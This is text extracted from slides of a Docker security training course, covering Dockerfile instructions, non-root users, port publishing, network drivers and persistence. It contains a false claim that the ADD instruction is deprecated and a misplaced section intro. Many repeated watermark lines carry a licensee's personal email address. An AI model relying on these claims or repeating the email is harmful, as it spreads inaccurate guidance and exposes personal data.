- **FROM:** Specifies the base base image such as are Ubuntu, alpine, Debian etc.,.
- **CMD:** The CMD sets default command and/or parameters when a docker container runs.
- **ENTRYPOINT:** The ENTRYPOINT instruction is used when you would like your container to run the same executable every time. Usually, ENTRYPOINT is used to specify the binary and CMD to provide parameters.
- **RUN:** Run commands while building a docker image (Eg: RUN apk update)

Let's explore some of the most used keywords in a Dockerfile.

FROM instruction in the Dockerfile tells the daemon, which base image to use while creating our new Docker image. Typical base images are Ubuntu, alpine, Debian etc.. The CMD instruction sets default command and/or parameters when a docker container runs. CMD can be overridden from the command line via the docker run command. The ENTRYPOINT instruction is used when you would like your container to run the same executable every time. Usually, ENTRYPOINT is used to specify the binary and CMD to provide ENTRYPOINT can also be overridden from the command line via the docker run command. The RUN command instructs the Docker daemon to run the given commands as it is while creating the image. A Dockerfile can have multiple RUN commands, each of these RUN commands create a new layer in the image.

The base images can be grouped into different categories as per our needs:

- OS based base images such as Debian, ubuntu, centos
- Language specific image such as node, python, ruby
- Database specific images such as mysql, postgresql, etc.,
- App Based images such as nmap

Dockerfile Description

- **COPY:** This command copies files from the host machine into the image.
- **ADD:** The ADD command is similar to COPY but supports URLs so we can directly download files from the internet, and auto extraction of compressed files.
- **WORKDIR:** This command will specify the directory in which the commands have to be executed, when the container runs.
- **EXPOSE:** The EXPOSE command exposes the container port.
- **ENV:** Specifies environment variables.

```
# Insecure example of using docker run to specify credentials via
environment variables
$ docker run -it --rm -e USERNAME=username -e PASSWORD=password alpine sh
```

The COPY command copies files from the host machine into the image.

The ADD command is similar to COPY but provides two more advantages. The ADD command supports URLs so we can directly download files from the internet. It also supports auto extraction.


The WORKDIR command will specify on which directory the commands have to be executed. You could think of this as the cd command in *nix based operating systems

The EXPOSE command exposes the container port.

The ENV Allows to specify environment variables via Dockerfile or CLI.

The ADD command is deprecated and not recommended option, since downloading files through urls schemes, and extracting files could potentially widen the attack surface of a docker image.

The example in the page demonstrates a horrible practice of sending secrets in command line via environment variables. Imagine commands being stored in the bash history, it is a an easy target for an adversary.



In this exercise we will practice the fundamental building blocks of a Dockerfile.

CMD vs ENTRYPOINT

ENTRYPOINT is for creating specific tools and CMD for generic images that serves many uses.

```
# Override entrypoint  
$ docker run -it --entrypoint /bin/bash mynmap  
  
# Override CMD  
$ docker run -it alpine /bin/bash
```

ENTRYPOINT is usually used when building docker images that run specific tools, such as nmap, mysql.

CMD is used when building generic images such as alpine, or ubuntu.

When ENTRYPOINT and CMD used in the same Dockerfile, everything in the CMD instruction will be appended to the ENTRYPOINT as an argument.

CMD vs ENTRYPOINT

ENTRYPOINT is for creating specific tools and CMD for generic images that serves many uses.

```
$ nano Dockerfile
FROM alpine:latest
RUN apk update
RUN apk add nmap
ENTRYPOINT ["nmap"]

$ docker build -t mynmap .
$ docker run -it mynmap

$ nano Dockerfile
FROM alpine:latest
RUN apk update
RUN apk add nmap
CMD ["nmap"]


$ docker build -t mynmap .
$ docker run -it mynmap nmap -h localhost

$ nano Dockerfile
FROM alpine:latest
RUN apk update
RUN apk add nmap
ENTRYPOINT ["nmap"]
CMD ["localhost"]

$ docker build -t mynmap .
$ docker run -it mynmap
```

In the example in this slide we are building different *nmap* images to highlight the differences between using CMD and ENTRYPOINT.

Notice that the ENTRYPOINT command is used to specify an executable *nmap*, and the CMD instruction is used to specify the parameter *localhost* to that executable *nmap*.



CMD vs Entrypoint

Time: **15 mins**

Understand the differences between

In this exercise we will explore the differences between CMD and ENTRYPPOINT.

Docker User

Default user in a container is root. We all know running a package as a root is security loophole.

In order to avoid running it as root we use `USER`.

Any command after `USER` declaration runs as that user.

You can also specify this user via uid/guid via command line

```
$ docker run -u $(id -u):$(id -g) image-name
```

```
# Dockerfile
# FROM python base image
FROM python:2

# COPY startup script
COPY . /app
WORKDIR /app

RUN pip install -r requirements.txt
RUN ./reset_db.sh

# Run as a less privileged user ubuntu

USER ubuntu

# EXPOSE port 8000 for communication to/from
server
EXPOSE 8000


# CMD specifies the command to execute container
starts running.
CMD ["/app/runapp.sh"]
```

By default docker containers run as the root user. Running anything as root is not a good practice, because root accounts have the highest privilege on a system. Instead we should follow the principle of least privilege, by creating specific users, and instructing our containers to run as that specific user with limited privileges.

When writing a Dockerfile, we can use the `USER` keyword to specify the user account that needs to be used when running the container. Often times, we need to create a user, before using the user, in the `USER` keyword. For example, we can use the `useradd` command to add a user named `my-app-user` and then use the `my-app-user` with the `USER` keyword.

Alternatively, we can also specify a user when we are running a container with `docker run`, using the `-u` option.

In the example on the right, we are instructing our container to run as a user named `ubuntu`.



Run an image as non-root

Time: **15 mins**

Run an image either by adding a non-root user in Dockerfile

In this exercise we will explore how to run an image as a non-root user.

Docker Expose

As we discussed earlier, a container can expose ports to outside world for communication.

You can do it using the -p--publish option or Dockerfile

```
$ docker run -p HOST_PORT:DOCKER_PORT
image-name
$ docker run -p 8000:8000 django.nv:1.0
$ docker run -p 8000:8000 -p 8001:8001
django.nv:1.0
```

```
# Dockerfile
# FROM python base image
FROM python:2

# COPY startup script
COPY . /app
WORKDIR /app

RUN pip install -r requirements.txt
RUN ./reset_db.sh

# EXPOSE port 8000 for communication to/from
server
EXPOSE 8000

# CMD specifies the command to execute container
starts running.
CMD ["/app/runapp.sh"]
```

If a container runs in isolation, it might not serve its purposes best. A container to process data would require connection to a data source which can be a database in a network, or a database in a file system, or a container can host a web service or an api in isolation, however allow external clients to call the web service or an api.

To enable communication with the outside world, we will have to expose ports using the —publish or the -p option when using docker run. If you already know that a required port needs to be open, for example the default MySQL port 3306, then right in the Dockerfile itself, we can specify that we would like to EXPOSE the port 3306 when this image runs as a container.

So, those are two options. We have the option to expose ports within a Dockerfile, and we also have option to publish ports when running a container using docker run.

In the command below, we are exposing two ports, 8000, and 8001 using the -p option. 8000 before the colon is the port on the host, that needs to be bound to the 8000 after the colon, which is the port inside the container. So, we are mapping the host port 8000, to the container port 8000.

The application running inside the container listing on port 8000, can be via the host using the port 8000.

Dockerfile Security Overview

- Dockerfile is a great candidate for static security analysis
- By default containers are run as root



At the end of the day, docker file is just like a file with code. When we perform static analysis on code, we can also perform static analysis on docker file to discover security weakness when an image is being built, or when the docker file is being written.

We will explore static analysis of Dockerfile in later sections. But remember that, just by looking at the Dockerfile, we can review the environment variables, exposed ports, default users, base images and their versions, and much more information.

And since by default docker containers are run as root, we need to explicitly create a low privileged user in our Dockerfile to improve the security of our containers.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



So far, we have been discussing about Docker Images, Dockerfile, and its internal workings. Let's move on to explore Docker networking and its security implications.

Docker Components

Docker Networking

Learn how networking is setup in container technology and its security landscape

In this section, let's explore the details docker networking, and their security implications.

Docker networking

Any running system needs resources from the internet or the network. Docker networking stack allows the containers to talk to the intranet, internet and among containers.

Docker has several Network drivers that we can use when creating the containers, including the following.

1. Bridge
2. Host
3. Macvlan
4. None

- ✓ Base Images
- ✓ Port binding
- ✓ Entrypoint
- ✓ Command
- ✓ Volumes
- ✓ User
- ✓ Working Directory
- ✓ Environment Variables
- ✓ Copying the data in images

What purpose would an isolated system like docker solve, if it can't connect to the outside world to share data. One of the ways of interacting with an isolated system like docker is to use its networking capabilities.

Docker networking stack allows containers to interact with intranet resources, internet resources, and also other containers running as a part of the same or different system.

Docker has several network drivers, namely, bridge, host, macvlan, and none. Let's explore each of these network drivers in detail.

Docker Network Behaviour

- Docker uses *net* namespace to keep networking contained
- Docker creates network interfaces like docker0, its management and isolated topology
- Several networking drivers exist by default
- Network behavior can be further customized

<https://docs.docker.com/network/>

Container networking is secure by default as it uses net namespace to keep networking contained.

Docker creates network interfaces like docker0, its management and isolated topology.

By default, several networking drivers exist to provide core networking functionalities.

You can use tc (traffic control)/iptables to further customize the networking behavior in docker.

Generally speaking, in docker, things are not exposed in general unless specified as such.

Additional reference link - <https://docs.docker.com/network/>

Docker Network Drivers

• Bridge:

- Default network driver
- Containers on the same bridged network can speak to each other
- Containers on a bridged network can't connect to containers on other bridge
- Access to external network is allowed through NAT

Bridge network type is the default network driver when you don't specify a driver to the containers.

Containers on the same bridged network can speak to each other, however they can't speak to containers on other bridged networks.

All containers can access the external network through NAT.

Docker Network Drivers

- **Host:**

- Use the host's networking directly
- Ports exposed by the container are exposed on the external network using the host's IP address

Practical DockerOps
The DockerOps training and certification

With host network type, the containers use the host's networking directly, while retaining separation on storage and processing.

Ports exposed by the container are exposed on the external network using the host's IP address.

We can access the host's localhost and other services hence less isolation compared to bridge.

Docker Network Drivers

• Macvlan:

- Attach VLAN to the host's network device (e.g. "eth0")
- Each container on the macvlan network will receive its own MAC address
- Each container has full network access

Macvlan network type reduces the need to have extra layer in between, instead the network interface of host will take care of the routing.

When creating a macvlan, you attach VLAN to the host's network device (e.g. "eth0"). Each container on the macvlan network will receive its own MAC address on the network that eth0 is connected to. Each container has full network access.

When misconfigured, you may overrun the network with too many MACs, or you may duplicate IP addresses.

Using the macvlan driver is sometimes the best choice when dealing with legacy applications that expect to be directly connected to the physical network, rather than routed through the Docker host's network stack.

Docker Network Drivers

- **None:**

- Networking is disabled
- Containers cannot communicate to each other
- Containers cannot communicate with external networks

None network type disables the networking capabilities within a container. With None network type, containers cannot communicate to each other, nor with an external network.

Docker networking

Docker creates the following three networking modes by default:

```
$ docker network ls
NETWORK ID      NAME      DRIVER
SCOPE
438d61f54f06    bridge    bridge
local
945c2a35acc2   host      host
local
1561044e5d63   none     null
local
```

Unless specified explicitly with `--network=<NETWORK-ID>` containers connect to Bridge network (`docker0`).

`docker network create` command is used to create docker networks.

Docker creates three networking modes by default, namely bridge, host, and none. On a default docker installation, try running the command `docker network ls`, you would notice the default network drivers created by docker.

When creating containers with `docker run`, we can specify a network to connect to using the `--network` option. If no network option is specified, by default a *bridge network* by the name `docker0` is used.

You can create new networks by using `docker network create` commands and design complex networks as per the needs on the same host.

Docker Network Example

Create docker network, and connect containers to the new network.

```
# Create a network
$ docker network create mynetwork

# Verify network creation
$ docker network ls

# Inspect the network properties
$ docker inspect mynetwork

# Attach the network to two containers
$ docker run -d --name container1 --network mynetwork -t alpine
$ docker run -d --name container2 --network mynetwork -t alpine

# Ping each other
$ docker exec -it container1 ping container2
```

Let's move on now to create a docker network, and try attaching containers to a newly created network.

Here we are creating a docker network called *mynetwork*.

Then we are creating two alpine containers named *container1*, and *container2* connecting them to the *mynetwork*.

Since the two alpine containers are connected to a same docker network, we can ping *container2* from *container1*.

Host Network Example

Attach a host's network to a container.

```
# Create an alpine container with network as host
$ docker run -it --network=host alpine /bin/sh
# Review the ip address of the container
$ ip addr
# Exit from the container
$ exit
# Review the ip address of the host
$ ip add
```

In this example, we will attach a container to the *host* network. When a container is attached to the host's network, the container's network stack is not isolated form the docker host.

The container does not get its own IP address, the container uses the same IP address as the host.

As an example, if we run an application inside the container that listens on port 80, then <http://HostIPAddress:80> would result in calling the application inside the container, where Host Ip Address is the ip address of the host Machine.


No Network Example

Attach none network driver to one container and update its apk cache.

```
# Create a container named container1, let it use the default bridge network
docker run -d --name container1 -t alpine
# Try running an apk update inside container1
docker exec -it container1 apk update
# Create a container named container2, with the network type as None
$ docker run -d --name container2 --network=none -t alpine
# Try running an apk update inside container2
$ docker exec -it container2 apk update
# Inspect container1, and container2 to review their networking
$ docker inspect container2
$ docker inspect container1
```

In this example, we will review the none network driver. We will try to create a container named container1 and try running an *apk update* inside container1. We would notice that we are successfully able to update the *apk* cache.

We will create another container named container2 with the network type as none, and if we try running *apk update* inside container2, *apk update* would fail because container2 has networking disabled with its network type set to None.



Networking in the world of Docker

Time: **15 mins**

We will learn how to use different network drivers in Docker

In this exercise we will explore how to use different network drivers in Docker.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



So far, we have been discussing about Docker Images, Dockerfile, different types of docker networks and its internal workings. Let's move on to explore Docker Persistence mechanisms and its security implications.


Docker Components

Docker Persistence

Discuss persistence mechanisms provided by Docker like bind mounts, volumes and storage devices.

In this section, let's explore the details docker networking, and their security implications.

Docker Persistence



Often, we need to share the data among the containers and underlying systems like Host systems, storage systems, etc.

Persisting the data after processing it, is a must have for any system. Docker provides various ways to share the data.

In this section, we will explore three broad concepts to manage data in docker.

1. Bind mounts
2. Volumes
3. tmpfs

By default, when you stop and remove a container, all the changes made inside the container are lost. We can use the docker's volume mounting feature to store data even after container stops or is destroyed.

Unlike virtual machines, docker volumes are not well guarded and are a good source for sensitive information like passwords, backups, and configurations.

In this section we will explore three ways of managing data in docker, namely using bind mounts, using volumes, and using temps - which is a type of temporary file system.

The need for data persistence

How do we pass the input? Where do we store the output?

```
# Download the image
$ docker pull hysnsec/trufflehog

# Redirect the output aka hack
$ docker run -it --rm hysnsec/trufflehog --repo_path /src file:///src --json |
tee trufflehog-output.json


# Without tty
$ docker run --rm -v $(pwd):/src hysnsec/trufflehog file:///src --json > /src/
tf-output.json
```

Let's explore how we share data with containers. Let's pull a docker image named trufflehog first. Trufflehog is a secret scanning tool that helps find secrets with git commits.

To simply save the output of a container to a file, we redirect the output stream to a file using the the `tee` command. The `tee` command saves the output from the standard output stream to a file, and also displays the output to the terminal window. That's an example of storing output from the container.


To send input to a container, that is to share a git repository from the host to the container, we can use the mount option `-v` and share the present working directory (`pwd`) from the host Inside the `/src` directory of the container. We can also use the output redirection operator, the greater than symbol, and store the output of secret scanning to the `/src/` directory.

Anything stored in the `/src` directory will also be accessing from the present working directory (`pwd`) of the host, because the present working directory of the host is shared with the container using the mount option `-v`.



From the host, docker offers three primary ways of persisting data. Well, two of those options are really persistent, that is they are written to the file system. The third option tmpfs, is temporary, that is, it only lives till the container lives.

One of the two ways of managing persistent data with the file system is to use bind mounts, where the shares are managed by the operating system.
The other way of managing persistent data with the file system is to use volume mounts, where the shares are managed by docker itself.



Let's explore the differences between bind mounts, docker volumes, and temps options.

Bind mounts are great for one off tasks, quick development activities. In fact, bind mounts were existent since the early days of docker. Bind mounts allow you to conveniently share a directory with no prerequisite. With bind mounts, we need to ensure that a certain directory structure is present within the host, for example if we are bind mounting with `-v /src/python/django:/source` then we need to ensure that the directory `/src/python/django` is present, otherwise the mount will fail.

Docker volumes are great for production uses since they offer higher performance benefits. Docker volumes are easier to back up and migrate. Imagine we have an application like SoanrQube that expects to store its data in a directory named `_data`, system administrators need to back up the data on a regular basis for redundancy and recovery. Docker volumes are managed by docker itself, which means we can use `docker volume prune` to clean up unused volumes.

`tmpfs` is great for temporary storage. Bind mounts, and volume mount persist data even after the container exits. `tmpfs` preserves data only till the container lives. After a container is killed, or after it exits, everything in `tmpfs` is removed.



Bind Mounts


A container can save the output/result/data using bind mounts. Think of them like a shared folder.

You can share a folder using the `-v/-volume` option

```
$ docker run -v HOST_DIR:DOCKER_DIR image-name
$ docker run -v ./app:/app django.nv:1.0
$ docker run -v $(pwd):/app django.nv:1.0
```

A bind mount is like a shared folder. A bind mount is used with *docker run* with the `-v` option. The format of bind mounting is to specify the *host* directory that needs to be shared, followed by a colon `:`; then specify the the name of the directory inside the container, where the host directory needs to be shared.

In the example `docker run -v $(pwd):/app django.nv:1.0` we are sharing the present working directory with a directory named `/app` inside the container.



Docker Volumes

Unlike bind mounts, volumes are created, managed by Docker and are platform independent.

Manages permissions and other issues with ease.

Volumes are the preferred way of sharing the data as its not tied to underlying file system.

You can share the volumes in a similar way as bind mount.

```
